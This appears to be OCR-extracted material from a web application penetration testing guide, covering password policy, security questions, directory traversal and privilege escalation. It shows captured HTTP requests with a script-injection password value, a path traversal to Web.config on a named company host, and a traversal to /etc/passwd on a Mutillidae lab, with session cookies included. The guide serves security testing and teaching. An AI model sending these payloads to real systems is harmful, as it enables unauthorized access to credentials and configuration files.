TS01cf5343=01c5dae002e3f9390d5e4556ca7e808f5e54103d0e2467653d8aac4bd4bc7c8517cea799aaecb699dba2bd9
_ga=GA1.2.567231181.1515991182; _gid=GA1.2.2101925563.1515991182; __gads=ID=abda08cfd8a9ba67:T=151
connect.sid=s%3APsCXVTJ315bLC5HS_3e3NK25YT2afTgs.SdjBteV33DYUUHIwcuhhU0VZBARSI4%2BL0v3T%2B18%2Ft0s
Connection: close

{"userType":"STUDENT","lastName":"lằng và
","firstName":"nhằng","username":"nhangvalang","password":"P@ssw0rd","passwordConfirm":"P@ssw0rd",
```



```
HTTP/1.1 200 OK
X-Powered-By: Express
Vary: Origin, Accept-Encoding
Content-Type: application/json; charset=utf-8
Content-Length: 3484
ETag: W/"d9c-40U9tqlJH99MRHH0B/xKtUBTZyo"
set-cookie: connect.sid=s%3APsCXVTJ315bLC5HS_3e3NK25YT2afTgs.SdjBteV33DYUUHIwcuhhU0VZBARSI4%2BL0v3T%2B18%2Ft0s; Path=/; Expires=Tue, 15 Jan 2019 06:32:1
Date: Mon, 15 Jan 2018 06:32:19 GMT
Connection: close
Set-Cookie:
TS01cf5343=01c5dae002e3f9390d5e4556ca7e808f5e54103d0e2467653d8aac4bd4bc7c8517cea799aaecb699dba2bd99f473e405b5e8810edb9172c5f9de0b8e6268e6716a73b4d083ea7

{"user":{"username":"nhangvalang","birthday":"2005-12-14T00:00:00.000Z","firstName":"nhằng","lastName":"lằng và ","fullName":"lằng và
nhằng","email":"langvanhang@gmail.com","phoneNumber":"01688456252","userType":"STUDENT","agree":true,"password":"P@ssw0rd","passwordConfirm":"P@ssw0rd",
```

- If password not comply policy password, make sure error message will be show to user



Đăng ký tài khoản mới

Thông tin cá nhân *

lằng và

nhằng

Họ, tên đệm chỉ có thể là các ký tự a-z, A-Z và khoảng trắng

Tài khoản *

langvanhang

Tên đăng nhập phải lớn hơn 6 ký tự, chỉ chứa các ký tự a-z, các chữ số 0-9 và dấu _.

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
Mật khẩu tối thiểu 6 chữ số


Mật khẩu phải có ít nhất 6 ký tự bao gồm chữ cái hoặc số và các ký tự đặc biệt

- Check for password hint




You can use any of the following accounts for this test system.
foo : foo
sue : sue
bob : bob

- List all forbidden characters such as: < > / + … and make sure they are not used in password




```
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://violympic.vn/register
Content-Type: application/json;charset=utf-8
X-TS-AJAX-Request: true
Content-Length: 398
Cookie: lang=vi-VN; sac=8657ffa9-eb0c-4751-8d73-96911a80ba0d;
TS01cf5343=01c5dae002c0f2bbbbd00f114b481f740683affc46737bdbaae89a4267756ba06ed6a181cf34b528227efb348518c3138b159bb737c337533e1e74dd53db404a5f993a9113846983f7c20c
_ga=GA1.2.567231181.1515991182; _gid=GA1.2.2101925563.1515991182; __gads=ID=abda08cfd8a9ba67:T=1515991183:S=ALNI_MZxQ4BuWnrawvdiPnaUvYbLFc0t7A;
connect.sid=s%3APsCXVTJ315bLC5HS_3e3NK25YT2afTgs.SdjBteV33DYUUHIwcuhhU0VZBARSI4%2BL0v3T%2B18%2Ft0s
Connection: close

{"userType":"STUDENT","password":"<script>alert(1)</script>","lastName":"tét","firstName":"tét","username":"script","passwordConfirm":"<script>alert(1)</script>"
```


Request
Response
Raw
Headers
Hex

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Pragma: no-cache
X-TS-BP-Action: 2
Content-Type: text/html; charset=utf-8
Content-Length: 111

The requested URL was rejected. Please consult with your administrator. Your support ID is: 9313826866774079780
```

- Make sure password does not same username



Login
Password
Submit

You can use any of the following accounts for this test system.
foo : foo
sue : sue
bob : bob

8. Testing for weak security Question/Answer

How to test:

- Make sure no shared knowlegde secret question


Create your EA Account
Public ID
Password
Confirm Password
Security Question
Choose a question

Claim your unique display name. This will be your public identity across EA games and sites.

Your password must be 8 - 16 characters, and include at least one lowercase letter, one uppercase letter, and a number.

What was your first girlfriend or boyfriend's name?
What was the name of your childhood best friend?
What was the make and model of your first car?
What was your dream job as a kid?
What is the name of your favorite cartoon?

9. Testing for weak password change or reset function

Test objectives

- Determine the resistance of the application to subversion of the account change process allowing someone to change the password of an account.
- Determine the resistance of the passwords reset functionality against guessing or bypassing

How to Test

- If users, other than administrators, can change or reset passwords for accounts other than their own.
- If users can manipulate or subvert the password change or reset process to change or reset the password of another user or administrator.
- If the password change or reset process is vulnerable to CSRF.

Authorization Testing


1. Testing Directory traversal / file include

During an assessment, to discover path traversal and file include flaws, testers need to perform two different stages:


- Input Vectors Enumeration
- Testing Techniques

Example:

- In Window IIS


694 https://epaymenttesting.nashtec... GET /request/GetFileByFileName?path=c1b3... ✓ 200 10990 XML ✓ 192.168.195.15
Request
Response
Raw
Params
Headers
Hex

```
GET /request/GetFileByFileName?path=c1b33616-4048-4a76-9ee8-c36fd67a7964\..\..\..\Web.config&ntAccount=CHAULAM HTTP/1.1
Host: epaymenttesting.nashtechglobal.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: __RequestVerificationToken=c2fC5dgaU9Kd5a2fWf-ECYhlTWqbpglWoJV5QdkzKYznWpbjN8hlCth2nv_ZmlXat2CHFCgkaL6UQgeK0Erk8Y02EWspSLj39FPl4AVQUoQl;
.ASPXAUTH=4F22CA390B13E06813FCF20781BB9AE3EC9EC9AF4F7D64D27DB48979C308178618F4A766CA33D51FC52D409563BE50DBFDA39FF657B6DA1417C0D4851199D139728AC70CE12BF252F731FF7BEB41B0AF42EE7C2854992C1A977
8502FAE0EFD8C397F6C0376731A5DFFB7B92400A41995D01A23AB593EA7DA4D69E480712AB8682771CDC5C49D05BAC7B70E604FDD577C3B6206C11C294FC956F96AF6022262C44523DB2E99CBFB883E1D86D47E9A23783CBBC19D31773D2A
101C11A8FFA3C652D121C05D3FAE1E41E8FDECD96BF174A06CF2CA6CD02C8E54518F1623DA01B2AAC41D4DF6FD383F93BB726262D0D6722F664DDEB3695D7370E5DCFD5C8F07C3DCE3065C41D29CBD5C932FFDFF3D1F0A4803FEC81D21799
B3587884E5162036EEE3BC1990785A054A3DEF98938F38DFC4D2FFF89B37DAD4F61780199BC71FFD522E1ECA381A345DCE4C1A9B5AC899F2EBAD85BF32F22C6F414D0B5E8133EC094B93C9F9AB09840587DA133F7768008E1AB4D5E405CE5
09A3DE25F491773D3219B9A0243AE8ACDFB99DF6FAC476FBA99BE00FF29253B594B3FFA7C0138D0E8ECFEBB5ABA74EE6D62964466A1833C09345DB9FD6D2486356A2116E6FC3FD501A14194BF330899093A2C883B9AD5FDCA010E76036FD4
82BD892F51A9089DA652E920C98F816ADC97CD3F7C2FC47AC15A1A52A7D8334AC89CA56B96A3427E69BF769E9D7890F1D28CFE08FC6B7988474812E50C32F77CD634938D2121397341B1486C93B828B0078C8437006971229500EC5A473A6
7DAD465ACBA11E81741C03A228437C99D4A192D16B3B63B7DC83CC41DE1C35E7A89E650CBB5B9EC7FD1C6C13B4B2FB634ECAF342F4A284B809053B92F4FBAAA57C57AD8D80ECE16A48F55E76284DA32F174E211AE64A12E6C0D3E75433EC
Connection: close
Upgrade-Insecure-Requests: 1
```


about:newtab
https://epaymenttesting.nashtechglobal.com/request/GetFileByFileName?path=c1b33616-4048-4a76-9ee
Opening GetFileByFileName

You have chosen to open:

GetFileByFileName

which is: application/octet-stream (10.4 kB)

from: https://epaymenttesting.nashtechglobal.com

What should Firefox do with this file?


○ Open with Browse...

● Save File


☐ Do this automatically for files like this from now on.

OK
Cancel

- In Linux Apache


781 http://192.168.222.136 GET /mutillidae/index.php?page=../../../../../../.... ✓ 200 44096 HTML php 192.168.222.136
Request
Response
Raw
Params
Headers
Hex

```
GET /mutillidae/index.php?page=../../../../../../../etc/passwd HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=196r69a0pvvs43qp07e5mad9p3; Server=b3dhc3Bid2E=
Connection: close
Upgrade-Insecure-Requests: 1
```


192.168.222.136/mutillidae/index.php?page=../../../../../../../etc/passwd
Search
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:
/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:
/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-
data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var
/lib/libuuid:/bin/sh syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:
/bin/false landscape:x:104:122::/var/lib/landscape:/bin/false sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction
layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false postfix:x:112:123::/var/spool/postfix:/bin/false
```


2. Testing for Privilege Escalation


Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed, a such elevation or changes should have been prevented by the application. This is usually caused by a flaw in the application. The result is that the application performs actions with more privileges than those intended by the developer system administrator.

How to Test

- Testing for role/privilege manipulation

Test Example



Goat Hills Financial
Human Resources
Welcome Back Larry - Staff Listing Page
Select from the list below
Larry Stooge (employee)
SearchStaff
ViewProfile
Logout


Goat Hills Financial
Human Resources
SearchStaff
ViewProfile
CreateProfile
DeleteProfile
Logout

Welcome Back John - Staff Listing Page

Select from the list below

Larry Stooge (employee)
Moe Stooge (manager)
Curly Stooge (employee)
Eric Walker (employee)
Tom Cat (employee)
Jerry Mouse (hr)
David Giambi (manager)
Bruce McGuirre (employee)
Sean Livingston (employee)
Joanne McDougal (hr)
John Wayne (admin)


Goat Hills Financial
Human Resources
SearchStaff
ViewProfile
CreateProfile
DeleteProfile
Logout
Burp Intruder Repeater Window Help
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Request
Response
Raw
Params
Headers
Hex

Solution Videos

Stage 1
Stage 1: Bypass Presentational Layer Access Control.
As regular employee 'Tom', exploit weak access control to
Staff List page. Verify that Tom's profile can be deleted. Th
given names in lowercase (e.g. the password for Tom Cat

Welcome Back John - Staff Listing Page

